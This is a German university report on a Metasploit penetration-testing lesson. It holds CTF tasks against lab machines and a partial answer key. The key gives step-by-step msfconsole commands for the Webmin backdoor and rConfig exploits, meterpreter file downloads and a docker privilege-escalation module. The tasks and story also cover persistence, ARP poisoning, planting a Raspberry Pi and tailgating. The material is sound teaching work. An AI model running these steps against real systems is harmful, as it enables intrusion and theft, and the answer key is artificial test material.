Penetration Testing: Metasploit

M. Heckel, H. W. Mark

26.07.2020

Zusammenfassung

Diese Studienarbeit bietet einen inhaltlichen Überblick über die Unterrichtseinheit „Penetration Testing: Metasploit". Dabei wird sowohl auf die vermittelte Theorie als auch die bearbeiteten Aufgaben eingegangen. Zusätzlich ist eine nachträgliche Einschätzung der Veranstaltung enthalten.

Inhaltsverzeichnis

Abbildungsverzeichnis

Auflistungsverzeichnis

1 Einführung

Die Unterrichtseinheit zum Thema „Penetration Testing: Metasploit” besteht aus einem Theorieteil (ca. 15 Minuten), einer Demonstration (ca. 15 Minuten), Zeit zum Lösen von Aufgaben (ca. 45 Minuten) und der Auswertung der Veranstaltung und Aufgaben (ca. 15 Minuten). In der Veranstaltung wird neben Metasploit auch auf andere Tools, die im Bereich Penetration Testing häufig verwendet werden, eingegangen.

Vor der Durchführung der Veranstaltung wurde ein QuickStart Guide veröffentlicht, der den grundlegenden Ablauf sowie die zur Vorbereitung benötigten Schritte enthielt. Außerdem unfasste der QuickStart Guide die Aufgabenstellungen sowie die an diese Arbeit angehängten Kapitel zur Vermittlung der benötigten theoretischen Grundlagen.

2 Hintergründe

Da das Modul „Testverfahren für komplexe Software-Systeme” für alle Studierenden der Fakultät Informatik angeboten wird, schwanken die zu Beginn der Veranstaltung vorhandenen Kentnisse der Studierenden sehr stark. Aus diesem Grund ist es nicht möglich, Aufgaben zu erstellen, die für alle Studierenden lösbar sind, Studierende mit mehr Hintergrundwissen allerdings nicht langweilen. Um dieses Problem zu lösen, haben wir uns relativ schwierige Aufgaben ausgedacht und einen Abschnitt mit den benötigten Hintergrundinformationen an die Aufgabenstellung angehängt.

In jeder Aufgabe wird auf die zum Lösen benötigten Informationen im Theorieteil verwiesen. Verfügt ein Studierender bereits über die referenzierte Information, ist es nicht notwendig, den betreffenden Abschnitt zu lesen.

Zur Bearbeitung der Aufgaben werden die Studierenden in Gruppen von ca. 3 Personen eingeteilt. Um zu erreichen, dass die Mitglieder der Gruppen zusammen arbeiten, finden die Aufgaben in Form eines CTF, „Capture the flag”, statt. Für jede gelöste Aufgabe erhält die Gruppe Punkte (die Punkte sind in der Aufgabenstellung angegeben). Am Ende des CTF gewinnt die Gruppe mit den meisten Punkten.

Da es mit Root-Rechten möglich ist, alle Dateien im Dateisystem zu lesen und zu schreiben, wären deutlich mehr als 3 VMs notwendig gewesen, um die Aufgaben so zu verteilen, dass jede gelöste Aufgabe nur den Zugriff auf die zur Aufgabe gehörende Flag ermöglicht. Aus diesem Grund müssen die Studierenden den Lösungsweg der Aufgabe in Textform beschreiben und per Mail verschicken. Anhand der empfangenen Mails werden am Ende des CTF die Punkte der einzelnen Gruppen berechnet und die beste Gruppe ermittelt.

Um neben dem eigentlichen Finden und Ausnutzen von Schwachstellen und Fehlkonfigurationen eine weitere in der Praxis relevante Komponente, das Austauschen von Dateien mit dem Zielsystem, zu fordern, wurden Bilder von Katzen als Flags verwendet. Dadurch reicht es nicht

aus, Zugang zu einer Datei zu bekommen, sondern die Datei muss auch auf den Rechner des Studierenden übertragen werden. Hierfür stehen verschiedene Möglichkeiten zur Verfügung, die im Theorieteil erklärt und an den entsprechenden Stellen referenziert werden.

Vor dieser Unterrichtseinheit fand bereits die Veranstaltung „Penetration Testing: Kali Linux" statt, in der einige theoretische Grundlagen des Penetration Testing bereits behandelt wurden. Um Redundanz zu vermeiden werden diese Grundlagen in dieser Veranstaltung vorausgesetzt.

3 Inhalte der Unterrichtseinheit

3.1 Theoretischer Teil

Am Anfang der Präsentation werden in ca. 15 Minuten einige theoretische Grundlagen sowie interessante Aspekte zum Penetration Testing erklärt. Diese sind aufgrund der Kürze der Zeit nicht vollständig und liefern lediglich einen Überblick.

3.1.1 Vorteile und Nachteile von Penetration Tests

Penetration Tests liefern ein realistisches Bild der Sicherheitslage aus Sicht eines Angreifers. Die Bewertung erfolgt dabei häufig unabhängig von Mitarbeitern des operativen Bereichs, da die Tester häufig in einer anderen Abteilung arbeiten oder von einer externen Firma kommen. Das bietet den Vorteil, dass der Tester die internen zum Betreiben der Dienste notwendigen Abläufe nicht kennt. Entsprechend werden Sicherhetsprobleme objektiv bewertet und es erfolgt keine Fehleinschätzung auf Basis operativer Faktoren, da eine Konfiguration z.B. sicherheitstechnisch betrachtet kritisch, aber zum Betreiben des Dienstes notwendig ist. Wenn Penetration Tester und Betreiber des Dienstes im gleichen Team sind, kommt es meist zu Interessenkonflikten.

Ein weiterer Vorteil besteht darin, dass gefundene Schwachstellen dokumentiert werden. Im Anschluss können die Betreiber des Dienstes diese Schwachstellen beheben und dadurch die Sicherheit verbessern.

Ein Nachteil von Penetration Tests besteht darin, dass die Tests in die Tiefe und nicht in die Breite gehen. Das bedeutet, dass ein Penetration Tester einen Weg sucht, möglichst tief in ein System eindringen zu können. Dabei wird nicht untersucht, ob es auch andere Wege gibt, eine Komponente anzugreifen.

Penetration Tests sind keine generelle Lösung, sondern ein Teil eines Sicherheitskonzepts. Neben Penetration Tests sollten weitere Maßnahmen durchgeführt werden, z.B. Schwachstellenscans, Schulung von Mitarbeitern, Härten von Systemen, Installieren von Updates und Patches, Ersetzen von veralteter Software, etc.

Sicherheit ist kein Zustand sondern ein Prozess. Entsprechend sollten die Maßnahmen des Sicherheitskonzepts regelmäßig durchgeführt werden.

3.1.2 Möglichkeiten der Veröffentlichung gefundener Schwachstellen

Wenn eine bis dahin noch nicht bekannte Schwachstelle gefunden wurde, gibt es mehrere Arten, diese Schwachstelle zu veröffentlichen:

- Full disclosure
  Die gefundene Schwachstelle wird ohne Rücksprache mit dem Entwickler der Software veröffentlicht. Dies kann z.B. über Mailinglisten oder die Website des Pentesters erfolgen. Die Entwickler der Software fangen nach dem Veröffentlichen der Schwachstelle an, einen Patch zu entwickeln. Da die Schwachstelle öffentlich bekannt ist, bevor ein Patch zur Verfügung steht, kann diese in dem Zeitraum bis zum Veröffentlichen des Patchs von vielen Angreifern ausgenutzt werden.
- Responsible disclosure Die gefundene Schwachstelle wird an den Entwickler der Software gemeldet. Anschließend wird gemeinsam mit dem Entwickler ein Patch- und Veröffentlichungsplan erarbeitet. Normalerweise wird die Schwachstelle erst veröffentlicht, wenn ein Patch verfügbar ist. Dadurch ist die Schwachstelle bei den meisten Benutzern zum Veröffentlichungszeitpunkt bereits behoben. Zum Zeitpunkt der Veröffentlichung der Schwachstelle kann diese zwar von vielen Angreifern ausgenutzt werden, betrifft allerdings nur wenige Zielsysteme.
- No disclosure Die gefundene Schwachstelle wird nicht an den Entwickler der Software gemeldet und nicht veröffentlicht. Entsprechend wird auch kein Patch entwickelt und die Schwachstelle wird nicht behoben. In diesem Fall lässt sich die Schwachstelle von wenigen Angreifern (der Person, die die Schwachstelle gefunden hat und von dieser Person informierte Personen) auf vielen Systemen ausgenutzt werden. Solche Schwachstellen bleiben häufig über Jahre unentdeckt.

3.1.3 Nutzen von Hardwarekomponenten

Es werden beispielhaft 3 Hardwarekomponenten betrachtet:

- Rubber Ducky
  Die Rubber Ducky ist eine programmierbare USB-Tastatur, die wie ein USB-Stick aussieht. Dabei kann programmiert werden, welche Eingaben gesendet werden, wenn die Rubber Ducky mit dem USB-Port eines Rechners verbunden wird.
- Keylogger
  Keylogger lesen die auf einer Tastatur gedrückten Tasten mit. In diesem Beispiel handelt es sich um einen Hardware USB-Keylogger, der zwischen den USB-Port am Rechner und das Kabel der Tastatur gesteckt wird. Generell gibt es zwei Arten von Hardware-Keyloggern: Keylogger, die die Eingaben speichern und welche, die die Eingabe drahtlos übertragen. Werden die Eingaben gespeichert, muss der Angreifer den Keylogger wieder aus dem System entfernen und die erhobenen Daten auswerten zu können. Überträgt der Keylogger

die Eingaben drahtlos, muss er nicht zwingend aus dem System entfernt werden. Es ist also ausreichend, einmal physischen Zugriff auf den Rechner zu bekommen.

- Logitech Unifying Dongle
  Eine bekannte Schwachstelle in den Logitech-Dongles mit Unifying Funktionalität (betrifft Unifying Dongles, die zwischen 2009 und 2019 gebaut wurden, evtl. auch neuere) ermöglicht es einem Angreifer, die übertragenen Tastatureingaben drahtlos auszulesen. Außerdem können Eingaben an den Dongle geschickt werden. Zusätzlich besteht das Problem, dass Tastaturen, Mäuse und Presenter über den gleichen Dongle funktionieren. Es ist also auch möglich, den Dongle zu einem Presenter zu verwenden, um Tastatureingaben an das System zu schicken.

3.1.4 Metasploit

Metasploit ist ein Werkzeug zur Entwicklung und Ausführung von Exploits gegen verteilte Zielrechner. Das Framework ist modular aufgebaut, d.h. die einzelnen Komponenten (Exploits, Payloads, etc.) sind in einzelnen Ruby-Dateien implementiert. Über die Metasploit-Schnittstelle können alle diese Module gleichartig verwendet werden. Es ist entsprechend nicht notwendig, die konkrete Handhabung jedes Exploits zu kennen.

Metasploit wurde 2003 von H. D. Moore entwickelt und wurde am 21. Oktober 2009 von Rapid7 übernommen. Die aktuelle Version ist 5.0.95.

3.2 Praktischer Teil

Im Rahmen dieser Veranstaltung gibt es 7 Aufgaben in 3 Szenarien, die Sie selbstständig oder in Gruppen bearbeiten können. Davor werden wir gemeinsam eine Beispielaufgabe bearbeiten. Die Aufgaben sind teilweise voneinander abhängig:




Abbildung 1: Abhängigkeit der Aufgaben

In den Szenarien kommen folgende Themen vor:

- **Szenario 1**: Metasploit, Privilege Escalation mit Metasploit, Persistenz
- **Szenario 2**: ARP-Spoffing, NFS, Privilege Escalation mit SUID-Bit, Persistenz
- **Szenario 3**: PHP Command Injection

> Es ist Montag morgen. Sie folgen Ihren Kollegen, die gerade zur Arbeit gehen, bis in die Kaffeeküche. Alle Türen auf dem Weg dorthin werden von den Kollegen geöffnet. Niemand bemerkt, dass Sie keine Zugangskarte haben. In der Kaffeeküche nehmen Sie sich 2 Tassen Kaffee (eine Tasse in jede Hand) und machen sich auf den Weg zu Ihrem Arbeitsplatz. Da Sie keine Hand zum Betätigen der Türen frei haben, machen Ihre freundlichen Kollegen die Türen für Sie auf. Nach einer Weile kommen Sie an einem nicht abgesperrten Büro an. Sie betreten das leere Büro und schließen die Tür hinter sich. Sie öffnen Ihren Rucksack und entnehmen einige Hardwarekomponenten. Nach einer kurzen Zeit verlassen Sie das Büro und laufen zurück zur Kaffeeküche. Wie bereits auf dem Weg ins Büro stellen die Türen trotz fehlender Zugangskarte kein Hindernis für Sie dar. Sie trinken Ihren Kaffee aus und verlassen das Firmengebäude.
>
> Sie sind erleichtert, als Sie das Firmengelände verlassen haben und niemand bemerkt hat, dass Sie weder eine Zugangskarte besitzen noch in der Firma arbeiten. Es ist auch niemandem aufgefallen, dass Sie in dem leeren Büro einen Raspberry Pi [15] mit dem Firmennetzwerk verbunden haben. Aufgrund von kaum vorhandenen Monitoring bemerkt auch niemand den Tor Hidden Service [19], durch den Sie sich trotz der installierten Firewall auf dem von Ihnen installierten Raspberry Pi anmelden können.

3.2.1 Aufgabe 0

Punkte: **10**

Pfad der Flag: **root@srv01: /root/catFlagA0.jpg**

> Sie melden sich auf dem Raspberry Pi an, auf dem Sie vor Ihrem Besuch in der Firma Kali Linux [11] installiert hatten. Da Sie nicht in der Firma arbeiten, haben Sie keine Informationen zum Netzwerk, in dem sich der Rasbperry Pi befindet.

Verwenden Sie das Tool **ip** (s. Abschnitt 2.1), um die IP Adresse der „kali" VM zu finden. Nutzen Sie daraufhin **Nmap** (s. Abschnitt 2.2), um die IP-Adressen anderer Systeme im Netzwerk zu finden. Außerdem sollten Sie eine Liste von auf diesen Systemen laufenden Diensten bekommen. Finden Sie einen Dienst, den Sie mit Hilfe von **msfconsole** (s. Abschnitt 2.9) angreifen können.

Hinweis: Der Dienst „Webmin” [20] läuft standardmäßig auf Port 10000.

Laden Sie ein Metasploit-Modul, das den von Ihnen ausgewählten Dienst angreift und konfigurieren Sie die Parameter des Moduls entsprechend Ihrer mit Nmap gefundenen Ergebnisse. Führen Sie das Modul aus. Sie sollten eine Meterpreter-Shell auf dem Zielsystem bekommen.

> Sie haben es geschafft, eine Meterpreter-Shell auf einem der Server im Firmennetz zu bekommen. Das ist sicher ein Schritt in die richtige Richtung, allerdings sind Sie noch weit von Ihrem eigentlichen Ziel, möglichst viele Systeme der Firma zu übernehmen, entfernt. Auf dem System finden Sie im home-Verzeichnis des Benutzers, mit dem Sie angemeldet sind, die Datei „catFlagA0.jpg”. Sie entscheiden sich dazu, diese Datei mit Metasploit auf den Raspberry herunter zu laden und anzuschauen.

Nutzen Sie Ihre Meterpreter-Shell, um die Datei „/root/catFlagA0.jpg” auf die Kali-VM herunterzuladen.

Schreiben Sie anschließend eine Mail an mich. Die Mail sollte wie folgt aufgebaut sein:

Betreff: CTCF Aufgabe 0 Team <Teamname>
Body: <**Kurze** Beschreibung der Vorgehensweise>
Anhang: Gefundene „catFlagAx.jpg”

Ist die von Ihnen gefundene Lösung reproduzierbar, werden die in der Aufgabenstellung genannten Punkte für Ihr Team erfasst.

3.2.2 Aufgabe 1

Punkte: **15**

Pfad der Flag: **/var/www/html/rConfig/catFlagA1.jpg**

> Als Sie am nächsten Tag versuchen, sich mit Hilfe der in Aufgabe 0 gefundenen Schwachstelle erneut auf dem System anzumelden, schlägt das Ausnutzen fehl. Ein Scan mit NMAP zeigt Ihnen, dass der betreffende Dienst nicht mehr auf dem System läuft. Etwas enttäuscht versuchen Sie, einen weiteren Dienst auf diesem System zu finden, den Sie analog zu dem vorher gefundenen Dienst angreifen können.

Finden Sie den Dienst mit der ausnutzbaren Schwachstelle und nutzen Sie diese mit Hilfe von **msfconsole** aus. Wenn Sie erfolgreich waren, sollten Sie eine Meterpreter-Shell bekommen.

Hinweis: Wenn Sie die gleiche Schwachstelle, die bereits in Aufgabe 0 demonstriert wurde, ausnutzen, bekommen Sie auf diese Aufgabe keine Punkte.

Weiterer Hinweis: Es scheint rConfig, ein webbasiertes Tool zur Verwaltung von Netzwerkkomponenten, in einer veralteten Version installiert zu sein. Der Installer von rConfig ist unter `http://192.168.42.11/rConfig/install` erreichbar.

3.2.3 Aufgabe 4

Punkte: **20**

Pfad der Flag: **/root/catFlagA4.jpg**

> Es ist Ihnen gelungen, einen weiteren angreifbaren Dienst auf dem System zu finden – Glück gehabt. Sie sind nun mit einem nicht privilegierten Account auf dem Firmenrechner angemeldet. Um Ihrem ursprünglichen Ziel, möglichst viele Systeme der Firma zu übernehmen, näher zu kommen, versuchen Sie nun, Root-Rechte auf dem System zu bekommen.

Sie haben es geschafft, eine Meterpreter-Shell auf **srv01** zu bekommen. Nun besteht das Ziel darin, die Privilegien zu eskalieren und Root-Rechte zu bekommen. Verwenden Sie ein Modul von Metasploit, um eine Shell mit Root-Rechten zu bekommen. Als Sie nachsehen, fällt Ihnen auf, dass der Benutzer, mit dem Sie gerade angemeldet sind, in der Gruppe „docker" ist. Diese Gruppenkonfiguration sieht nach einer nicht besonders guten Idee aus.

Bekommen Sie Root-Rechte in einer Meterpreter-Session, indem Sie ein Metasploit-Modul zum Eskalieren von Privillegien laden, konfigurieren und ausführen.

Hinweis: Der Benutzer www-data ist in der Gruppe „docker". Es ist ausreichend, wenn Ihre EUID=0 ist (Sie müssen nicht zwingend die UID ändern).

Hinweis: Das Verzeichnis /tmp ist mit der nosuid-Option gemountet (s. Abschnitt 2.4). Das Verzeichnis muss also mit der erweiterten Option **WritableDir** geändert werden, z.B. auf /var/www/html.

3.2.4 Aufgabe 5

Punkte: **10**

Pfad der Flag: **/root/catFlagA5.jpg**

> Nachdem Sie effektive Root-Rechte auf dem System bekommen haben, wollen Sie den beim letzten Mal begangenen Fehler unbedingt vermeiden. Sie wollen Ihren Zugang nicht wieder verlieren, wenn das System aktualisiert oder der Dienst entfernt wird. Sie gehen aufgrund Ihrer bisher bei diesem Angriff gesammelten Erfahrung davon aus, dass die Firma nur mäßig gut auf derartige Szenarien vorbereitet ist. Sie erinnern sich, dass Ihnen die Mitarbeiter die Türen geöffnet hatten, Sie den Raspberry Pi unbemerkt mit dem Firmennetz verbinden konnten und dass das bis jetzt noch niemandem aufgefallen zu sein scheint.
>
> Es ist also davon auszugehen, dass die Systeme nicht oder nur unzureichend überwacht werden. Da der Raspberry noch erreichbar ist, gehen Sie auch davon aus, dass Ihr gestriger Angriff nicht erkannt, sondern der Dienst zufällig abgeschaltet

wurde. Dennoch ist Ihnen bewusst, dass ein DoS [10] der Systeme vermutlich auffallen und die Aufmerksamkeit damit auf Sie lenken würde.

Persistieren Sie ihren Root-Zugang (s. Abschnitt 1.6) ohne zu auffällig zu sein. Wenn der Administrator sich nicht mehr auf dem Server anmelden kann oder der Server nicht mehr läuft, wird er diesen zurücksetzen. In diesem Fall bekommen Sie keine Punkte für Ihre Lösung.

Hinweis: Wenn Ihre EUID=0 ist, können Sie Dateien mit Root-Rechten lesen und schreiben. Eine mit EUID=0 gestartete Shell wird die effektiven Rechte aus Sicherheitsgründen verwerfen, wodurch die Shell sowohl effektiv als auch real nur noch über die Rechte des tatsächlichen Benutzers verfügt.

3.2.5 Aufgabe 3

Punkte: **20**

Pfad der Flag: **/home/admin/catFlagA3.jpg**

> Sie erinnern sich an Ihren Aufenthalt in der Firma zurück. Dabei fällt Ihnen auf, dass einer der Mitarbeiter ein T-Shirt mit der Aufschrift „Telnet: Klartext reden" trug. Während Sie noch darüber nachdenken und sich einreden, das könne doch gar nicht so sein, ist Ihr Nmap-Scan des Systems abgeschlossen. Sie sind zu gleichen Teilen überrascht und schockiert, dass Port 23 geöffnet ist. Auf dem Rechner läuft scheinbar tatsächlich ein **Telnet-Server** (s. Abschnitt 1.2).
>
> Sie entscheiden sich dazu, einen MitM-Angriff [14] auszuführen, um das Passwort des Administrators sniffen zu können.

Nutzen Sie **ettercap** (s. Abschnitt 2.7), um einen **ARP-Poisoning Angriff** (s. Abschnitt 4) zwischen dem Telnet-Server und der Workstation des Administrators auszuführen. Danach können Sie **Wireshark** (s. Abschnitt 2.8) verwenden, um die betreffenden Datenpakete lesen zu können.

3.2.6 Aufgabe 6

Punkte: **20**

Pfad der Flag: **/root/catFlagA6.jpg**

> Sie melden sich mit den Anmeldedaten, die Sie bei der Telnet-Anmeldung abgefangen haben, auf dem System an und bemerken, dass Sie keine Möglichkeit haben, Befehle mit **sudo** (s. Abschnitt 2.3) auszuführen. Sie denken sich: „Das wäre ja auch zu einfach gewesen". Sie lassen sich mit **mount** (s. Abschnitt 2.4) die aktuell eingehängten Dateisysteme anzeigen. Dabei fällt Ihnen ein Netzwerkdateisystem auf,

das scheinbar von dem Server, auf dem Sie bereits Root-Rechte haben, eingehängt wird.

Sie versuchen, sich an die Linux-Vorlesungen, die Sie gehört hatten, zurück zu erinnern. Ihnen fällt wieder ein dass es irgendetwas im Berechtigungskonzept (s. Abschnitt 1.3) gab, das über die normalen Lese- Schreib- und Ausführberechtigungen hinaus ging. Nach einer kurzen Recherche erinnern Sie sich wieder daran.

Bekommen Sie Root-Rechte auf dem System.

Hinweis: Wenn das Programm **cat** mit SUID-Bit geöffnet wird und die Binärdatei dem Benutzer root gehört, ist die EUID=0, wodurch Dateien mit Root-Rechten gelesen werden können. Sobald Sie Dateien mit Root-Rechten lesen können, ist diese Aufgabe gelöst. Um die Flag herunterzuladen, können Sie z.B. **ncat** (s. Abschnitt 2.6) verwenden.

3.2.7 Aufgabe 7

Punkte: **10**

Pfad der Flag: **/root/catFlagA7.jpg**

Nachdem Sie die Möglichkeit haben, Dateien mit Root-Rechten zu lesen, besteht das Ziel darin, eine Root-Shell zu bekommen.

Persistieren Sie den Root-Zugang (s. Abschnitt 1.6) auf das System mit einer anderen Technik als in Aufgabe 5 verwendet. Wenn Sie die gleiche Technik verwenden, bekommen Sie auf diese Aufgabe keine Punkte.

Hinweis: Wenn Sie einen Editor, z.B. **vim** (s. Abschnitt 2.10) mit EUID=0 ausführen, können Sie Dateien mit Root-Rechten bearbeiten.

3.2.8 Aufgabe 2

Punkte: **15**

Pfad der Flag: **/var/www/html/catFlagA2.jpg**

Sie haben herausgefunden, dass auf einem der Server eine PHP-basierte Website (`http://192.168.42.11/calc.php`) läuft, die einen GET-Paramer „task" übernimmt und die übergebene Aufgabe berechnet. Ihnen fällt auf, dass das Script scheinbar Probleme mit Additionen hat (Multiplikationen funktionieren soweit, z.B. mit ?task=2*5). Aufgrund der bisher schlechten Erfahrungen mit der Umsetzung von Best-Practices in der Firma entschließen Sie, den Webservice mit einer **PHP Command Injection** (s. Abschnitt 1.4) anzugreifen und zu versuchen, eine Shell auf dem System zu bekommen.

Nutzen Sie PHP Command Injection, um eine Shell auf dem System zu bekommen.

Hinweis: Zum Starten der Shell reicht ein Browser. Bei durchgeführten Tests funktionierte das Lösen der Aufgabe mit Firefox, mit Chromium/Chrome kam es zu Problemen.

3.2.9 Ende

> Es ist Mittwoch. In drei Tagen haben Sie es geschafft, eine Backdoor im Netzwerk der Firma zu installieren. Darüber hinaus haben Sie Root-Rechte auf einem Server bekommen, mit deren Hilfe Sie auch Root-Rechte auf einem zweiten Server bekamen. Natürlich sind Sie noch weit von Ihrem Ziel, möglichst viele Systeme der Firma zu übernehmen, entfernt. Trotzdem sind Sie mit den von Ihnen erreichten Fortschritten zufrieden - Ihre Auftraggeber werden auch zufrieden sein. Bei dem Gedanken daran müssen Sie lächeln. Wenn Sie früher eine Umgebung angreifen wollten, mussten Sie entweder eine Testumgebung installieren, was natürlich relativ langweilig war, oder es war illegal. Vor einigen Wochen wurden Sie von der Geschäftsführung der Firma beauftragt, einen vollständigen Black Box Pentest durchzuführen.
>
> Sie beginnen mit dem Schreiben des Reports und testen noch eine weitere Woche, bis der Zeitraum für den Penetration Test vorbei ist. Danach geben Sie Ihren Report ab, das Projekt wurde erfolgreich abgeschlossen.

Diese ausgedachte Geschichte zeigt einen weiteren sehr wichtigen Punkt des Penetration Testing: Der verfasste Report darf erst **am Ende** des Tests abgegeben werden. Nehmen wir an, Sie hätten den Report abgegeben nachdem Sie Root-Rechte auf dem ersten Server hatten. In diesem Fall wäre es nicht (zumindest nicht über den hier verwendeten Weg) möglich gewesen, Root-Rechte auf dem zweiten Server zu bekommen. Sie hätten die Fehlkonfiguration am zweiten Server vermutlich nicht ausnutzen können.

3.3 Lösungen für den praktischen Teil

3.3.1 Legende

Die Farbe gibt an, wo die Befehle einzugeben sind:

```
user@kali:~$ <Befehl>
```

Listing 1: Befehl in eine Shell eingeben

```
msf5 > <Befehl>
```

Listing 2: Befehl in die Kommandozeilenanwendung von Metasploit eingeben

```
meterpreter > <Befehl>
```

Listing 3: Befehl in eine Meterpreter-Shell eingeben

```
Ausgabe auf Meterpreter-Shell/msfconsole/Terminal
```

Listing 4: Zeigt eine Ausgabe von einem Terminal / einer msfconsole oder Meterpreter-Shell

Bei den Listings in der Lösung ist angegeben, auf welchem Rechner die entsprechenden Befehle auszuführen sind.

3.3.2 Aufgabe 0

Punkte: **10**

Pfad der Flag: **/root/catFlagA0.jpg** [2]

Zuerst müssen Sie Ihre aktuelle IP-Adresse herausfinden:

```
user@kali:~$ ip addr
```

Listing 5: Ausgabe der IP-Adresse der kali-vm

Jetzt können Sie einen schnellen Portscan durchführen. Wir empfehlen dabei nach offenen TCP-Ports zu suchen:

```
user@kali:~$ sudo nmap -sT -T4 192.168.42.5/24
```

Listing 6: Starten eines schnellen Portscans auf der kali-vm

Bei der Ausgabe fällt Ihnen der Dienst mit **Port 10000** auf. Öffnen Sie einen Browser und rufen Sie den Dienst auf, indem Sie **192.168.42.11:10000** in die Adressleiste eingeben. Der Dienst, den Sie angreifen wollen, heißt **Webmin**. Außerdem fällt Ihnen auf, dass der Dienst **SSL** verwendet. Dann öffnen Sie die Kommandozeilenanwendung von Metasploit:

```
user@kali:~$ msfconsole
```

Listing 7: Starten der Kommandozeilenanwendung von Metasploit auf der kali-vm

Mit folgendem Befehl können Sie Module, zum Ausnutzen von Schwachstellen, für den Dienst Webmin auf einem Linux-System suchen:

```
msf5 > search platform:linux webmin
```

Listing 8: Suche nach Metasploit-Modulen auf der kali-vm

Das Modul können Sie folgendermaßen laden:

```
msf5 > use exploit/linux/http/webmin_backdoor
```

Listing 9: Laden eines Moduls auf der kali-vm

Nun können Sie ein Target wählen. Der folgende Befehl zeigt Ihnen alle möglichen Targets an:

```
msf5 exploit(...) > show targets
```

Listing 10: Anzeige aller möglichen Targets auf der kali-vm

Für diese Veranstaltung sollten Sie, sofern möglich, „Linux Dropper" wählen, da Sie sonst unter Umständen manche Linux-Payloads nicht verwenden können:

```
msf5 exploit(...) > set target 1
```

Listing 11: Setzen eines Targets auf der kali-vm

Nun können Sie einen Blick auf die Optionen des Moduls werfen:

```
msf5 exploit(...) > show options
```

Listing 12: Anzeige der Optionen des Moduls auf der kali-vm

Einige Optionen müssen noch ergänzt bzw. angepasst werden. Da Ihnen zum Beispiel aufgefallen ist, dass der Dienst SSL verwendet, müssen Sie **SSL** aktivieren. **LHOST** ist Ihre IP-Adresse und **RHOSTS** die IP-Adresse des Targets. Diese drei Änderungen waren nötig:

```
msf5 exploit(...) > set LHOST 192.168.42.5
msf5 exploit(...) > set RHOSTS 192.168.42.11
msf5 exploit(...) > set SSL true
```

Listing 13: Anpassung der Optionen auf der kali-vm

Da das Modul jetzt fertig konfiguriert ist, können Sie einen Exploit-Versuch starten:

```
msf5 exploit(...) > run
```

Listing 14: Starten eines Exploit-Versuchs auf der kali-vm

Nun haben Sie eine Meterpreter-Shell auf einem Server im Firmennetz. Die Flag kann mit folgendem Befehl heruntergeladen werden:

```
meterpreter > download /root/catFlagA0.jpg /home/user
```

Listing 15: Herunterladen der Flag von srv01

3.3.3 Aufgabe 1

Punkte: **15**

Pfad der Flag: **/var/www/html/rConfig/catFlagA1.jpg** [3]

Ihre IP-Adresse, sowie die Ihrer Targets kennen Sie bereits. Der Installer von rConfig ist unter **192.168.42.11/rConfig/install** erreichbar. Ihnen fällt auf, dass **kein SSL** verwendet wird. Nun

öffnen Sie mit **msfconsole** die Kommandozeilenanwendung von Metasploit und suchen ein passendes Modul:

```
msf5 > search platform:linux rconfig
```

Listing 16: Suche nach Metasploit-Modulen auf der kali-vm

Es gibt zwei Module, in denen rconfig vorkommt. Das Modul **exploit/unix/webapp/rconfig_install_cmd_exec** scheint, anhand der Beschreibung, das Richtige zu sein:

```
msf5 > use exploit/unix/webapp/rconfig_install_cmd_exec
```

Listing 17: Laden eines Moduls auf der kali-vm

Wie bereits in der vorherigen Aufgabe, können Sie sich mit **show targets** alle möglichen Targets anzeigen lassen und mit **set target 1** das Target „Linux Dropper" wählen:

```
msf5 exploit(...) > set target 1
```

Listing 18: Setzen eines Targets auf der kali-vm

Bei den Optionen, die Sie sich mit **show options** anzeigen lassen können, muss wieder **LHOST** und **RHOSTS** gesetzt werden. Außerdem muss **SSL** deaktiviert werden:

```
msf5 exploit(...) > set LHOST 192.168.42.5
msf5 exploit(...) > set RHOSTS 192.168.42.11
msf5 exploit(...) > set SSL false
```

Listing 19: Anpassung der Optionen auf der kali-vm

Das war aber noch nicht alles. Die **TARGETURI** und der **RPORT** sind noch falsch. Der Installer von rConfig ist unter **192.168.42.11/rConfig/install** erreichbar. Dementsprechend muss die **TARGETURI** angepasst werden. Da der Dienst http verwendet, muss der **RPORT** noch auf 80 geändert werden:

```
msf5 exploit(...) > set TARGETURI /rConfig/install/
msf5 exploit(...) > set RPORT 80
```

Listing 20: Anpassung der Optionen auf der kali-vm

Jetzt sollte das Modul fertig konfiguriert sein und Sie können einen Exploit-Versuch starten:

```
msf5 exploit(...) > run
```

Listing 21: Starten eines Exploit-Versuchs auf der kali-vm

Nun haben Sie wieder eine Meterpreter-Shell auf einem Server im Firmennetz. Die Flag kann mit folgendem Befehl heruntergeladen werden:

```
meterpreter > download /var/www/html/rConfig/catFlagA1.jpg /home/user
```

Listing 22: Herunterladen der Flag von srv01

3.3.4 Aufgabe 4

Punkte: **20**

Pfad der Flag: /**root/catFlagA4.jpg** [6]

Der Aufgabenstellung kann entnommen werden, dass der Benutzer „www-data" in der Gruppe „docker" ist. Also sollte als nächstes überprüft werden, ob es für „docker" ein Modul gibt, um diese Schwachstelle auszunutzen. Wenn Sie sich noch in der Meterpreter-Shell befinden, können Sie mit folgendem Befehl die aktuelle Session verlassen:

```
meterpreter > background
```

Listing 23: Verlassen der Session auf srv01

Nun können Sie nach einem Modul für „docker" suchen:

```
msf5 exploit(...) > search platform:linux docker
```

Listing 24: Suche nach Metasploit-Modulen auf der kali-vm

Es stehen nun mehrere Module zur Auswahl. Ziel ist es, die Privilegien zu eskalieren, weswegen ein Blick auf die Beschreibung reicht, um herauszufinden, welches Modul benötigt wird:

```
msf5 exploit(...) > use exploit/linux/local/docker_daemon_privilege_escalation
```

